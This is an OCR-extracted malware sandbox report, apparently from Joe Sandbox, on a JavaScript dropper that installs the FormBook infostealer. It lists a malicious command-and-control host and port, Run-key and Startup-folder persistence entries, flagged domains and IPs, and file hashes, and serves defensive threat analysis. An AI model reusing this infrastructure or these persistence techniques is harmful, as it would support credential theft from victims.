http://https://www.google.com/chrome/92	explorer.exe, 00000004.00000000.517507891.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.478929782.000000000DFF5000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.540379994.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vrenter2Pac	wscript.exe, 00000009.00000003.796829092.000002A0FC3A7000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.797967352.000002A0FC3D3000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre~	wscript.exe, 00000007.00000002.973441987.0000019175C0F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreZXBsYWNl	wscript.exe, 00000002.00000002.961660167.0000015597430000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-1000	wscript.exe, 00000002.00000003.895989838.0000015597AB9000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.970059033.0000015597A51000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreKTsNClZO	wscript.exe, 00000002.00000002.961660167.0000015597430000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrew	wscript.exe, 00000005.00000002.964582567.000002CA03739000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vret	wscript.exe, 00000007.00000002.962073296.0000019175BB8000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.938835842.0000019175BB7000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.773589121.0000019175BB7000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://www.google.com/chrome/static/images/favicons/favicon-16x16.png	explorer.exe, 00000004.00000000.47509510 8.000000000804400 0.00000004.00000001.000 20000.00000000.sdmp, explorer.exe, 00000 004.00000000.475980973.000000000811E000. 00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vreo	wscript.exe, 00000002.00000002.970059033 .0000015597A51000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 7.00000003.938835842.0000019175BB7000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.796829092 .000002A0FC3A7000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000003.797967352.000002A0FC3D3000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrep	wscript.exe, 00000009.00000003.796829092 .000002A0FC3A7000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000003.797967352.000002A0FC3D3000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrel	wscript.exe, 00000005.00000003.919362750 .000002CA03732000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 5.00000003.920503026.000002CA0373B000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrei	wscript.exe, 00000002.00000002.978866316 .0000015597A7D000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreXGxvY2Fs	wscript.exe, 00000007.00000002.961947849 .000001917580000 0.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000002.966667032.000002A0FDD80000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http:// https://login.microsoftonline.com/common/oauth2/authorize?client_id=9ea1ad79-fdb6-4f9a-8bc3-2b70f96e	explorer.exe, 00000004.00000000.53662481 2.0000000007FFF000.00000004.00000001.000 20000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vreadkhan.d	wscript.exe, 00000002.00000002.961660167 .0000015597430000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 5.00000002.995617824.000002CA05530000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.961947849 .000001917580000 0.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000002.966667032.000002A0FDD80000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-100	wscript.exe, 00000005.00000003.919796248 .000002CA03757000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 5.00000003.921500706.000002CA03757000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.755644912 .000002CA03755000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 7.00000003.937481985.0000019175C88000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.773445797 .0000019175C51000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 7.00000003.938372471.0000019175C8D000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.774215223 .0000019175C5E000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 7.00000003.937512517.0000019175C5E000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000002.973084193 .000002A0FE3BB000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000003.797669252.000002A0FE3BB000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.798581012 .000002A0FE39B000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000003.796772281.000002A0FE3B9000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.797946340 .000002A0FE38D000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000003.796252633.000002A0FE3B0000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.798562853 .000002A0FE392000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	explorer.exe, 00000004.00000000.47657787 0.0000000008172000.00000004.00000001.000 20000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/VreITL	wscript.exe, 00000007.00000003.774092404 .0000019175C88000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 7.00000003.773130942.0000019175C83000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreR	wscript.exe, 00000005.00000003.919362750 .000002CA03732000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 5.00000003.920503026.000002CA0373B000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreP	wscript.exe, 00000005.00000003.754939043 .000002CA057A0000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 5.00000002.964582567.000002CA03739000.00 000004.00000020.00020000.00000000.sdmp	true		unknown
http://https://www.google.com/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrowser=0	explorer.exe, 00000004.00000000.61426277 3.0000000000E38000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 004.00000000.614755248.0000000000F04000. 00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.524881667.000000 0000F04000.00000004.00000020.00020000.00 000000.sdmp, explorer.exe, 00000004.0000 0000.524457764.0000000000E38000.00000004 .00000020.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.488060173.0000000000F040 00.00000004.00000020.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.487873413.000 0000000E38000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://https://www.domeneshop.no/whois	rundll32.exe, 0000000D.00000002.10354731 26.0000000049E2000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/VreM	wscript.exe, 00000002.00000002.961660167 .0000015597430000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 2.00000002.959396798.0000015595552000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.970059033 .0000015597A51000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 5.00000003.921517592.000002CA056E6000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.999768148 .000002CA056E0000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 5.00000002.995617824.000002CA05530000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.961147065 .0000019173A2A000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 7.00000002.961947849.0000019175800000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.799097708 .000002A0FC3C2000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000003.798949584.000002A0FC3BA000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000002.966615187 .000002A0FC3C3000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000002.966667032.000002A0FDD80000.00 000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.796829092 .000002A0FC3A7000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre-Agent((m	wscript.exe, 00000007.00000002.961947849 .0000019175800000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreG	wscript.exe, 00000002.00000003.896542475 .0000015597A95000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 2.00000003.896087228.0000015597A8A000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreI	wscript.exe, 00000005.00000003.919362750 .000002CA03732000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 5.00000003.920503026.000002CA0373B000.00 000004.00000020.00020000.00000000.sdmp	true		unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vrenter22	wscript.exe, 00000005.00000003.755644912.000002CA03755000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.755692263.000002CA0376A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrePSAiQ2wi	wscript.exe, 00000002.00000002.961660167.0000015597430000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.domainnameshop.com/whois	rundll32.exe, 0000000D.00000002.1035473126.00000000049E2000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://dilshadkhan.duia.ro:6670/Vre0D	wscript.exe, 00000002.00000003.896380234.0000015597A27000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000002.961961202.0000015597A20000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.703640260.0000015597A27000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrr	wscript.exe, 00000005.00000002.995617824.000002CA05530000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000002.966667032.000002A0FDD80000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrrm	wscript.exe, 00000007.00000002.961947849.0000019175800000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://adservice.google.com/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=5864849777998;gtm=	explorer.exe, 00000004.00000000.537134730.000000000813C000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.537519128.000000000818D000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.476053409.000000000813C000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.512260933.000000000818D000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.476914061.000000000818D000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.511552982.000000000813C000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=5864849777998;gt	explorer.exe, 00000004.00000000.476914061.000000000818D000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&https=1LMEM	explorer.exe, 00000004.00000000.475095108.0000000008044000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.536743740.0000000008044000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.510215126.0000000008044000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vrer:	wscript.exe, 00000005.00000003.919796248.000002CA03757000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.921213700.000002CA0376A000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.ratebill.com	rundll32.exe, 0000000D.00000002.1037944488.000000000505B000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.msn.com/de-ch/?ocid=iehp	explorer.exe, 00000004.00000000.517507891.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.478929782.000000000DFF5000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.540379994.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vreadkhan.duu	wscript.exe, 00000005.00000002.995617824.000002CA05530000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000002.966667032.000002A0FDD80000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vreoft.XMLHTTPll	wscript.exe, 00000005.00000003.755185989.000002CA0572D000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1LMEM	explorer.exe, 00000004.00000000.52445776 4.0000000000E38000.00000004.00000020.000 20000.00000000.sdmp, explorer.exe, 00000 004.00000000.487873413.0000000000E38000. 00000004.00000020.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/VreG1C	wscript.exe, 00000009.00000002.955051076 .000002A0FC2F8000.00000004.00000020.0002 0000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/	wscript.exe, 00000009.00000002.972899634 .000002A0FE18A000.00000004.00000020.0002 0000.00000000.sdmp, wscript.exe, 0000000 9.00000002.964440619.000002A0FC389000.00 000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.domainnameshop.com/	rundll32.exe, 0000000D.00000002.10354731 26.00000000049E2000.00000004.10000000.00 040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=2542116;cat=chom0;ord=4842492154761;g	explorer.exe, 00000004.00000000.47897142 8.000000000E01D000.00000004.00000001.000 20000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
170.39.76.27	www.jlbwaterdamagerepairseattle.com	Reserved		139776	PETRONAS-BHD-AS-APPetroliamNasionalBerhadMY	true
160.153.136.3	rasheedabossmoves.com	United States		21501	GODADDY-AMSDE	true
185.53.179.171	www.pdwfifi.com	Germany		61969	TEAMINTERNET-ASDE	true
162.0.230.89	www.topings33.com	Canada		22612	NAMECHEAP-NETUS	true
207.174.214.35	halecamilla.site	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
66.235.200.145	muddybootslife.com	United States		13335	CLOUDFLARENETUS	true
23.231.99.207	www.refreshertowels.com	United States		62904	EONIX-COMMUNICATIONS-ASBLOCK-62904US	true
52.17.85.125	shop.freewebstore.org	United States		16509	AMAZON-02US	false
137.220.133.198	www.ratebill.com	Singapore		64050	BCPL-SGBGPNETGlobalASNSG	true
185.134.245.113	www.localbloom.online	Norway		12996	DOMENESHOPOsloNorwayNO	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.193.75.133	dilshadkhan.duia.ro	Serbia		209623	DAVID_CRAIGGG	true
103.247.11.212	sekolahkejepang.com	Indonesia		58487	RUMAHWEB-AS-IDRumahwebIndonesiaCVID	true
45.39.111.146	www.68chengxinle.com	United States		18779	EGIHOSTINGUS	true
172.67.140.71	www.medyumgalip.com	United States		13335	CLOUDFLARENETUS	true
35.241.47.216	www.84866.xyz	United States		15169	GOOGLEUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	635297
Start date and time: 27/05/202218:39:01	2022-05-27 18:39:01 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 2s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	CIQ-PO16266.js
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winJS@19/7@40/16
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 40.9% (good quality ratio 37.4%) • Quality average: 71.2% • Quality standard deviation: 31.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .js • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, svchost.exe
- HTTP Packets have been reduced
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.72.205.209, 20.44.239.154, 20.49.150.241, 40.119.249.228, 52.137.106.217
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, settings-prod-wus2-2.westus2.cloudapp.azure.com, settings-prod-sea-2.southeastasia.cloudapp.azure.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, settings-prod-sea-1.southeastasia.cloudapp.azure.com, arc.msn.com, atm-settingsfe-prod-weighted.trafficmanager.net, ris.api.iris.microsoft.com, settings-prod-uks-2.uksouth.cloudapp.azure.com, settings-prod-wus2-1.westus2.cloudapp.azure.com, store-images.s-microsoft.com, login.live.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:40:24	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run 204UO0JKWK "C:\Users\user\AppData\Roaming\wtheeNaAZG.js"
18:40:32	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run 204UO0JKWK "C:\Users\user\AppData\Roaming\wtheeNaAZG.js"
18:40:40	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\wtheeNaAZG.js
18:43:14	Autostart	Run: HKLM\Software\Microsoft\Windows\CurrentVersion\Run A8TP0DJ0GF C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A43F
Malicious:	**true**

Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L... $..?.....@.....@.....text...p..... ....`..... ....

C:\Users\user\AppData\Local\Temp\Clf0t8l5h\oxx7nkdv4g8.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A4 3F
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L... $..?.....@.....@.....text...p..... ....`..... ....

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\bin.exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false

SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A43F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L... $..?.....@.....@.....text...p..... ....`..... ....

